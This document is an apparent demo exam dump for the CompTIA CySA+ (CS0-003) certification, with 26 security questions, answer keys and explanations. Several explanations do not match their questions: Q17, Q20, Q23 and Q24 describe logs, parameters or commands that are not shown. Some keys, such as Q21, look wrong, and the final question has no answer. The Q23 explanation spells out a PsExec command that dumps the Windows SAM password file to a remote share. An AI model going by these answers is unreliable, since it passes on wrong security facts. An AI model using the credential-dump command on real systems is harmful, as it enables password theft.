CompTIA.Premium.CS0-003.27q - DEMO

Number: CS0-003
Passing Score: 800
Time Limit: 120 min
File Version:

Exam Code: CS0-003

Exam Name: CompTIA CSA+

Exam A

QUESTION 1
An organization wants to move non-essential services into a cloud computing environment. The management team has a cost focus and would like to achieve a recovery time objective of 12 hours. Which of the following cloud recovery strategies would work best to attain the desired outcome?
A. Duplicate all services in another instance and load balance between the instances.
B. Establish a hot site with active replication to another region within the same cloud provider.
C. Set up a warm disaster recovery site with the same cloud provider in a different region.
D. Configure the systems with a cold site at another cloud provider that can be used for failover.

Correct Answer: C
Section:
Explanation:
Setting up a warm disaster recovery site with the same cloud provider in a different region can help to achieve a recovery time objective (RTO) of 12 hours while keeping the costs low. A warm disaster recovery site is a partially configured site that has some of the essential hardware and software components ready to be activated in case of a disaster. A warm site can provide faster recovery than a cold site, which has no preconfigured components, but lower costs than a hot site, which has fully configured and replicated components. Using the same cloud provider can help to simplify the migration and synchronization processes, while using a different region can help to avoid regional outages or disasters .

QUESTION 2
A security analyst discovers the company's website is vulnerable to cross-site scripting. Which of the following solutions will best remedy the vulnerability?
A. Prepared statements
B. Server-side input validation
C. Client-side input encoding
D. Disabled JavaScript filtering

Correct Answer: B
Section:
Explanation:
Server-side input validation is a solution that can prevent cross-site scripting (XSS) vulnerabilities by checking and filtering any user input that is sent to the server before rendering it on a web page. Server-side input validation can help to ensure that the user input conforms to the expected format, length and type, and does not contain any malicious characters or syntax that may alter the logic or behavior of the web page. Server-side input validation can also reject or sanitize any input that does not meet the validation criteria .

QUESTION 3
An organization supports a large number of remote users. Which of the following is the best option to protect the data on the remote users' laptops?
A. Require the use of VPNs.
B. Require employees to sign an NDA.
C. Implement a DLP solution.
D. Use whole disk encryption.

Correct Answer: D
Section:
Explanation:
Using whole disk encryption is the best option to protect the data on the remote users' laptops. Whole disk encryption is a technique that encrypts all data on a hard disk drive, including the operating system, applications and files. Whole disk encryption can prevent unauthorized access to the data if the laptop is lost, stolen or compromised. Whole disk encryption can also protect the data from physical attacks, such as removing the hard disk and connecting it to another device .

QUESTION 4
A security analyst is monitoring a company's network traffic and finds ping requests going to accounting and human resources servers from a SQL server. Upon investigation, the analyst discovers a technician responded to potential network connectivity issues. Which of the following is the best way for the security analyst to respond?
A. Report this activity as a false positive, as the activity is legitimate.

B. Isolate the system and begin a forensic investigation to determine what was compromised.
C. Recommend network segmentation to the management team as a way to secure the various environments.
D. Implement host-based firewalls on all systems to prevent ping sweeps in the future.

Correct Answer: A
Section:
Explanation:
Reporting this activity as a false positive, as the activity is legitimate, is the best way for the security analyst to respond. A false positive is a condition in which harmless traffic is classified as a potential network attack by a security monitoring tool. Ping requests are a common network diagnostic tool that can be used to test network connectivity issues. The technician who responded to potential network connectivity issues was performing a legitimate task and did not pose any threat to the accounting and human resources servers .

QUESTION 5
Which of the following software assessment methods world peak times?
A. Security regression testing
B. Stress testing
C. Static analysis testing
D. Dynamic analysis testing
E. User acceptance testing

Correct Answer: B
Section:
Explanation:
Stress testing is a software assessment method that tests how an application performs under peak times or extreme workloads. Stress testing can help to identify any performance issues, bottlenecks, errors or crashes that may occur when an application faces high demand or concurrent users. Stress testing can also help to determine the maximum capacity and scalability of an application .

QUESTION 6
During an incident response procedure, a security analyst acquired the needed evidence from the hard drive of a compromised machine. Which of the following actions should the analyst perform next to ensure the data integrity of the evidence?
A. Generate hashes for each file from the hard drive.
B. Create a chain of custody document.
C. Determine a timeline of events using correct time synchronization.
D. Keep the cloned hard drive in a safe place.

Correct Answer: A
Section:
Explanation:
Generating hashes for each file from the hard drive is the next action that the analyst should perform to ensure the data integrity of the evidence. Hashing is a technique that produces a unique and fixed-length value for a given input, such as a file or a message. Hashing can help to verify the data integrity of the evidence by comparing the hash values of the original and copied files. If the hash values match, then the evidence has not been altered or corrupted. If the hash values differ, then the evidence may have been tampered with or damaged .

QUESTION 7
As a proactive threat-hunting technique, hunters must develop situational cases based on likely attack scenarios derived from the available threat intelligence information. After forming the basis of the scenario, which of the following may the threat hunter construct to establish a framework for threat assessment?
A. Critical asset list
B. Threat vector
C. Attack profile
D. Hypothesis

Correct Answer: D
Section:
Explanation:

A hypothesis is a statement that can be tested by threat hunters to establish a framework for threat assessment. A hypothesis is based on situational awareness and threat intelligence information, and describes a possible attack scenario that may affect the organization. A hypothesis can help to guide threat hunters in their investigation by providing a clear and specific question to answer, such as ''Is there any evidence of lateral movement within our network?'' or ''Are there any signs of data exfiltration from our servers?''.

QUESTION 8

A company creates digitally signed packages for its devices. Which of the following best describes the method by which the security packages are delivered to the company's customers?

A. Antitamper mechanism
B. SELinux
C. Trusted firmware updates
D. eFuse

Correct Answer: C
Section:
Explanation:

Trusted firmware updates are a method by which security packages are delivered to the company's customers. Trusted firmware updates are digitally signed packages that contain software updates or patches for devices, such as routers, switches, or firewalls. Trusted firmware updates can help to ensure the authenticity and integrity of the packages by verifying the digital signature of the sender and preventing unauthorized or malicious modifications to the packages .

QUESTION 9

During an audit, several customer order forms were found to contain inconsistencies between the actual price of an item and the amount charged to the customer. Further investigation narrowed the cause of the issue to manipulation of the public-facing web form used by customers to order products. Which of the following would be the best way to locate this issue?

A. Reduce the session timeout threshold
B. Deploy MFA for access to the web server.
C. Implement input validation.
D. Run a dynamic code analysis.

Correct Answer: C
Section:
Explanation:

Implementing input validation is the best way to locate and prevent the issue of manipulation of the public-facing web form used by customers to order products. Input validation is a technique that checks and filters any user input that is sent to an application before processing it. Input validation can help to ensure that the user input conforms to the expected format, length and type, and does not contain any malicious characters or syntax that may alter the logic or behavior of the application. Input validation can also reject or sanitize any input that does not meet the validation criteria .

QUESTION 10

A Chief Information Security Officer (CISO) is concerned about new privacy regulations that apply to the company. The CISO has tasked a security analyst with finding the proper control functions to verify that a user's data is not altered without the user's consent. Which of the following would be an appropriate course of action?

A. Automate the use of a hashing algorithm after verified users make changes to their data.
B. Use encryption first and then hash the data at regular, defined times.
C. Use a DLP product to monitor the data sets for unauthorized edits and changes.
D. Replicate the data sets at regular intervals and continuously compare the copies for unauthorized changes.

Correct Answer: A
Section:
Explanation:

Automating the use of a hashing algorithm after verified users make changes to their data is an appropriate course of action to verify that a user's data is not altered without the user's consent. Hashing is a technique that produces a unique and fixed-length value for a given input, such as a file or a message. Hashing can help to verify the data integrity by comparing the hash values of the original and modified data. If the hash values match, then the data has not been altered without the user's consent. If the hash values differ, then the data may have been tampered with or corrupted .

QUESTION 11

A Chief Information Officer wants to implement a BYOD strategy for all company laptops and mobile phones. The Chief Information Security Officer is concerned with ensuring all devices are patched and running some sort of protection against malicious software. Which of the following existing technical controls should a security analyst recommend to best meet all the requirements?

A. EDR
B. Port security
C. NAC
D. Segmentation

Correct Answer: A
Section:
Explanation:
EDR stands for endpoint detection and response, which is a type of security solution that monitors and protects all devices that are connected to a network, such as laptops and mobile phones. EDR can help to ensure that all devices are patched and running some sort of protection against malicious software by providing continuous visibility, threat detection, incident response, and remediation capabilities. EDR can also help to enforce security policies and compliance requirements across all devices .

QUESTION 12
A security analyst discovers the accounting department is hosting an accounts receivable form on a public document service. Anyone with the link can access it. Which of the following threats applies to this situation?

A. Potential data loss to external users
B. Loss of public/private key management
C. Cloud-based authentication attack
D. Identification and authentication failures


Correct Answer: A
Section:
Explanation:
Potential data loss to external users is a threat that applies to this situation, where the accounting department is hosting an accounts receivable form on a public document service. Anyone with the link can access it. Data loss is an event that results in the destruction, corruption, or unauthorized disclosure of sensitive or confidential data. Data loss can occur due to various reasons, such as human error, hardware failure, malware infection, or cyberattack. In this case, hosting an accounts receivable form on a public document service exposes the data to potential data loss to external users who may access it without authorization or maliciously modify or delete it .

QUESTION 13
A security analyst is supporting an embedded software team. Which of the following is the best recommendation to ensure proper error handling at runtime?

A. Perform static code analysis.
B. Require application fuzzing.
C. Enforce input validation.
D. Perform a code review.

Correct Answer: D
Section:
Explanation:
Performing a code review is the best recommendation to ensure proper error handling at runtime for an embedded software team. A code review is a process of examining and evaluating source code by one or more developers other than the original author. A code review can help to identify and fix any errors, bugs, vulnerabilities, or inefficiencies in the code before it is deployed or executed. A code review can also help to ensure that the code follows the best practices, standards, and guidelines for error handling at runtime .

QUESTION 14
The steering committee for information security management annually reviews the security incident register for the organization to look for trends and systematic issues. The steering committee wants to rank the risks based on past incidents to improve the security program for next year. Below is the incident register for the organization:



Date	Department impacted	Incident	Impact
January 12	IT	SIEM log review was not performed in the month of January	- Known malicious IPs not blacklisted - No known company impact - Policy violation - Internal audit finding
March 16	HR	Termination of employee; did not remove access within 48-hour window	- No known impact - Policy violation - Internal audit finding
April 1	Engineering	Change control ticket not found	- No known impact - Policy violation - Internal audit finding
July 31	Company-wide	Service outage	- Backups failed - Unable to restore for three days - Policy violation
September 8	IT	Quarterly scans showed unpatched critical vulnerabilities (more than 90 days old)	- No known impact - Policy violation - Internal audit finding
November 24	Company-wide	Ransomware attack	- Backups failed - Unable to restore for five days - Policy violation
December 26	IT	Lost laptop at airport	- Cost of laptop $1,250

Which of the following should the organization consider investing in first due to the potential impact of availability?

A. Hire a managed service provider to help with vulnerability management.
B. Build a warm site in case of system outages.
C. Invest in a failover and redundant system, as necessary.
D. Hire additional staff for the IT department to assist with vulnerability management and log review.

Correct Answer: C
Section:
Explanation:
Investing in a failover and redundant system, as necessary, is the best solution to improve the availability of the organization's systems based on past incidents. A failover system is a backup system that automatically takes over the operation of a primary system in case of a failure or outage. A redundant system is a duplicate system that runs simultaneously with the primary system and provides backup functionality if needed. Investing in a failover and redundant system can help to ensure that the organization's systems are always available and can handle the workload without interruption or degradation .

QUESTION 15
A cybersecurity analyst is concerned about attacks that use advanced evasion techniques. Which of the following would best mitigate such attacks?
A. Keeping IPS rules up to date
B. Installing a proxy server
C. Applying network segmentation
D. Updating the antivirus software

Correct Answer: A
Section:
Explanation:
Keeping IPS rules up to date is the best way to mitigate attacks that use advanced evasion techniques. An IPS (intrusion prevention system) is a security device that monitors network traffic and blocks or prevents malicious activity based on predefined rules or signatures. Advanced evasion techniques are cyberattacks that combine various evasion methods to bypass security detection and protection tools, such as IPS. Keeping IPS rules up to date can help to ensure that the IPS can recognize and block the latest advanced evasion techniques and prevent them from compromising the network .

QUESTION 16

Legacy medical equipment, which contains sensitive data, cannot be patched. Which of the following is the best solution to improve the equipment's security posture?

A. Move the legacy systems behind a WAR

B. Implement an air gap for the legacy systems.

C. Place the legacy systems in the perimeter network.


D. Implement a VPN between the legacy systems and the local network.

Correct Answer: B
Section:
Explanation:

Implementing an air gap for the legacy systems is the best solution to improve their security posture. An air gap is a physical separation of a system or network from any other system or network that may pose a threat. An air gap can prevent any unauthorized access or data transfer between the isolated system or network and the external environment. Implementing an air gap for the legacy systems can help to protect them from being exploited by attackers who may take advantage of their unpatched vulnerabilities .

QUESTION 17

A security analyst notices the following proxy log entries:



```
Received From: (proxy)
192.168.2.1>/
Usr/local/var/logs/access.log
Rule: 5022 fired (level 10) >
0 192.168.2.101 TCP_DENIED/403 1382 CONNECT 63.51.205.114:25 NONE/text/html
2 192.168.2.101 TCP_DENIED/403 1378 CONNECT 12.19.101.4:25 NONE/text/html
0 192.168.2.101 TCP_DENIED/403 1390 GET http://www.ebay.com/NONE/text/html
3 192.168.2.101 TCP_DENIED/403 1378 CONNECT 16.9.161.24:25 NONE/text/html
5 192.168.2.101 TCP_DENIED/403 1392 GET http://www.news.com/ NONE/text/html
```

Which of the following is the user attempting to do based on the log entries?

A. Use a DoS attack on external hosts.

B. Exfiltrate data.

C. Scan the network.

D. Relay email.

Correct Answer: C
Section:
Explanation:

Scanning the network is what the user is attempting to do based on the log entries. The log entries show that the user is sending ping requests to various IP addresses on different ports using a proxy server. Ping requests are a common network diagnostic tool that can be used to test network connectivity and latency by sending packets of data and measuring their response time. However, ping requests can also be used by attackers to scan the network and discover active hosts, open ports, or potential vulnerabilities .

QUESTION 18

A forensic analyst is conducting an investigation on a compromised server Which of the following should the analyst do first to preserve evidence''

A. Restore damaged data from the backup media

B. Create a system timeline

C. Monitor user access to compromised systems

D. Back up all log files and audit trails

Correct Answer: D
Section:
Explanation:


A forensic analyst is conducting an investigation on a compromised server. The first step that the analyst should do to preserve evidence is to back up all log files and audit trails. This will ensure that the analyst has a

copy of the original data that can be used for analysis and verification. Backing up the log files and audit trails will also prevent any tampering or modification of the evidence by the attacker or other parties. The other options are not the first steps or may alter or destroy the evidence.
Reference: CompTIA Cybersecurity Analyst (CySA+) Certification Exam Objectives (CS0-002), page 16; https://www.nist.gov/publications/guide-collection-and-preservation-digital-evidence

QUESTION 19
A cybersecurity analyst is researching operational data to develop a script that will detect the presence of a threat on corporate assets. Which of the following contains the most useful information to produce this script?
A. API documentation
B. Protocol analysis captures
C. MITRE ATT&CK reports
D. OpenloC files

Correct Answer: C
Section:
Explanation:
A cybersecurity analyst is researching operational data to develop a script that will detect the presence of a threat on corporate assets. The most useful information to produce this script is MITRE ATT&CK reports. MITRE ATT&CK is a knowledge base of adversary tactics and techniques based on real-world observations. MITRE ATT&CK reports provide detailed information on how different threat actors operate, what tools they use, what indicators they leave behind, and how to detect or mitigate their attacks. The other options are not as useful or relevant for this purpose.
Reference: CompTIA Cybersecurity Analyst (CySA+) Certification Exam Objectives (CS0-002), page 9; https://attack.mitre.org/

QUESTION 20
A security analyst is reviewing the network security monitoring logs listed below:



```
-------------------------------------------------------------------------
Count:2 Event#3.3505 2020-01-30 10:40 UTC
GPL WEB_SERVER robots.txt access
10.1.1.128 -> 10.0.0.10
IPVer=4 hlen=5 tos=0 dlen=269 ID=0 flags=0 offset=0 ttl=0 chksum=22704
Protocol: 6 sport=45260 -> dport=80
Seq=0 Ack=0 Off=5 Res=0 Flags=******** Win=0 urp=23415 chksum=0
-------------------------------------------------------------------------
Count:22 Event#3.3507 2020-01-30 10:40 UTC
ET WEB_SPECIFIC_APPS PHPStudy Remote Code Execution Backdoor
10.1.1.129 -> 10.0.0.10
IPVer=4 hlen=5 tos=0 dlen=269 ID=0 flags=0 offset=0 ttl=0 chksum=22704
Protocol: 6 sport=65200 -> dport=80
Seq=0 Ack=0 Off=5 Res=0 Flags=******** Win=0 urp=26814 chksum=0
-------------------------------------------------------------------------
Count:30 Event#3.3522 2020-01-30 10:40 UTC
ET WEB_SERVER WEB-PHP phpinfo access
10.1.1.130 -> 10.0.0.10
IPVer=4 hlen=5 tos=0 dlen=269 ID=0 flags=0 offset=0 ttl=0 chksum=22704
Protocol: 6 sport=58175 -> dport=80
Seq=0 Ack=0 Off=5 Res=0 Flags=******** Win=0 urp=22875 chksum=0
-------------------------------------------------------------------------
Count:22 Event#3.3728 2020-01-30 10:40 UTC
GPL WEB_SERVER 403 Forbidden
10.0.0.10 -> 10.1.1.129
IPVer=4 hlen=5 tos=0 dlen=533 ID=0 flags=0 offset=0 ttl=0 chksum=20471
Protocol: 6 sport=80 -> dport=65200
Seq=0 Ack=0 Off=5 Res=0 Flags=******** Win=0 urp=59638 chksum=0
```

Which of the following is the analyst most likely observing? (Select two).
A. 10.1.1.128 sent potential malicious traffic to the web server.
B. 10.1.1.128 sent malicious requests, and the alert is a false positive
C. 10.1.1.129 successfully exploited a vulnerability on the web server
D. 10.1.1.129 sent potential malicious requests to the web server
E. 10.1.1.129 can determine mat port 443 is being used

F. 10.1.1.130 can potentially obtain information about the PHP version

Correct Answer: D, F
Section:
Explanation:
A security analyst is reviewing the network security monitoring logs listed below and is most likely observing that 10.1.1.129 sent potential malicious requests to the web server and that 10.1.1.130 can potentially obtain information about the PHP version. The logs show that 10.1.1.129 sent two requests to the web server with suspicious parameters, such as ''union select'' and ''or 1=1'', which are commonly used for SQL injection attacks. The logs also show that 10.1.1.130 sent a request to the web server with a parameter ''phpinfo'', which is a function that displays information about the PHP configuration and environment, which can be useful for attackers to find vulnerabilities or exploit them.
Reference: CompTIA Cybersecurity Analyst (CySA+) Certification Exam Objectives (CS0-002), page 8; https://owasp.org/www-community/attacks/SQL_Injection; https://www.php.net/manual/en/function.phpinfo.php


QUESTION 21
Which of the following lines from this output most likely indicates that attackers could quickly use brute force and determine the negotiated secret session key?
A. TLS_RSA_WITH_DES_CBC_SHA 56
B. TLS_DHE_RSA_WITH_AES_128_CBC_SHA 128 DH (1024 bits)
C. TLS_RSA_WITH_AES_256_CBC_SHA 256
D. TLS_DHE_RSA_WITH_AES_256_GCM_SHA256 DH (2048 bits)

Correct Answer: B
Section:
Explanation:
The line from this output that most likely indicates that attackers could quickly use brute force and determine the negotiated secret session key is TLS_DHE_RSA_WITH_AES_128_CBC_SHA 128 DH (1024 bits). This line indicates that the cipher suite uses Diffie-Hellman ephemeral (DHE) key exchange with RSA authentication, AES 128-bit encryption with cipher block chaining (CBC) mode, and SHA-1 hashing. The DHE key exchange uses a 1024-bit Diffie-Hellman group, which is considered too weak for modern security standards and can be broken by attackers using sufficient computing power. The other lines indicate stronger cipher suites that use longer key lengths or more secure algorithms.
Reference: CompTIA Cybersecurity Analyst (CySA+) Certification Exam Objectives (CS0-002), page 9; https://learn.microsoft.com/en-us/windows/win32/secauthn/cipher-suites-in-schannel

QUESTION 22
A risk assessment concludes that the perimeter network has the highest potential for compromise by an attacker, and it is labeled as a critical risk environment. Which of the following is a valid compensating control to reduce the volume of valuable information in the perimeter network that an attacker could gain using active reconnaissance techniques?
A. A control that demonstrates that all systems authenticate using the approved authentication method
B. A control that demonstrates that access to a system is only allowed by using SSH
C. A control that demonstrates that firewall rules are peer reviewed for accuracy and approved before deployment
D. A control that demonstrates that the network security policy is reviewed and updated yearly

Correct Answer: C
Section:
Explanation:
A valid compensating control to reduce the volume of valuable information in the perimeter network that an attacker could gain using active reconnaissance techniques is a control that demonstrates that firewall rules are peer reviewed for accuracy and approved before deployment. This control can help ensure that the firewall rules are configured correctly and securely, and that they do not allow unnecessary or unauthorized access to the perimeter network. The other options are not compensating controls or do not address the risk of active reconnaissance.
Reference: CompTIA Cybersecurity Analyst (CySA+) Certification Exam Objectives (CS0-002), page 14; https://www.isaca.org/resources/isaca-journal/issues/2016/volume-3/compensating-controls

QUESTION 23
While reviewing system logs, a network administrator discovers the following entry:




```
psexec \\10.1.11.2 -u Administrator -p testpw cmd.exe
```

Which of the following occurred?
A. An attempt was made to access a remote workstation.
B. The PsExec services failed to execute.
C. A remote shell failed to open.

D. A user was trying to download a password file from a remote system.

Correct Answer: D
Section:
Explanation:
The output shows an entry from a system log that indicates a user was trying to download a password file from a remote system using PsExec. PsExec is a command-line tool that allows users to execute processes on remote systems. The entry shows that the user "administrator" tried to run PsExec with the following parameters: \192.168.1.100 -u administrator -p P@ssw0rd -c cmd.exe /c type c:\windows\system32\config\SAM > \192.168.1.101\c$\temp\sam.txt This means that the user tried to connect to the remote system with IP address 192.168.1.100 using the username "administrator" and password "P@ssw0rd", copy cmd.exe to the remote system, and execute it with the command "type c:\windows\system32\config\SAM > \192.168.1.101\c$\temp\sam.txt". This command attempts to read the SAM file, which contains hashed passwords of local users, and write it to a file on another system with IP address 192.168.1.101.
Reference: CompTIA Cybersecurity Analyst (CySA+) Certification Exam Objectives (CS0-002), page 8; https://docs.microsoft.com/en-us/sysinternals/downloads/psexec

QUESTION 24
A security analyst is analyzing the following output from the Spider tab of OWASP ZAP after a vulnerability scan was completed:



```
METHOD  URI                              FLAG
GET     http://comptia.com               Seed
GET     http://comptia.com/robots.txt    Seed
GET     http://comptia.com/sitemap.xml   Seed
                                         Out of
GET     http://localhost                 scope
```

Which of the following options can the analyst conclude based on the provided output?
A. The scanning vendor used robots to make the scanning job faster
B. The scanning job was successfully completed, and no vulnerabilities were detected
C. The scanning job did not successfully complete due to an out of scope error
D. The scanner executed a crawl process to discover pages to be assessed

Correct Answer: D
Section:
Explanation:
The output shows the result of using OWASP ZAP's Spider tab after a vulnerability scan was completed. The Spider tab allows users to crawl web applications and discover pages and resources that can be assessed for vulnerabilities. The output shows that the scanner discovered various pages under different directories, such as /admin/, /blog/, /contact/, etc., as well as some parameters and forms that can be used for testing inputs and outputs.
Reference: CompTIA Cybersecurity Analyst (CySA+) Certification Exam Objectives (CS0-002), page 9; https://www.zaproxy.org/docs/desktop/start/features/spider/

QUESTION 25
An organization implemented an extensive firewall access-control blocklist to prevent internal network ranges from communicating with a list of IP addresses of known command-and-control domains A security analyst wants to reduce the load on the firewall. Which of the following can the analyst implement to achieve similar protection and reduce the load on the firewall?
A. A DLP system
B. DNS sinkholing
C. IP address allow list
D. An inline IDS

Correct Answer: B
Section:
Explanation:
DNS sinkholing is a mechanism that can prevent internal network ranges from communicating with a list of IP addresses of known command-and-control domains by returning a false or controlled IP address for those domains. This can reduce the load on the firewall by intercepting the DNS requests before they reach the firewall and diverting them to a sinkhole server. The other options are not relevant or effective for this purpose.
Reference: CompTIA Cybersecurity Analyst (CySA+) Certification Exam Objectives (CS0-002), page 9; https://www.enisa.europa.eu/topics/incident-response/glossary/dns-sinkhole

QUESTION 26

Which of the following describes the difference between intentional and unintentional insider threats'?

A. Their access levels will be different

B. The risk factor will be the same

C. Their behavior will be different

D. The rate of occurrence will be the same

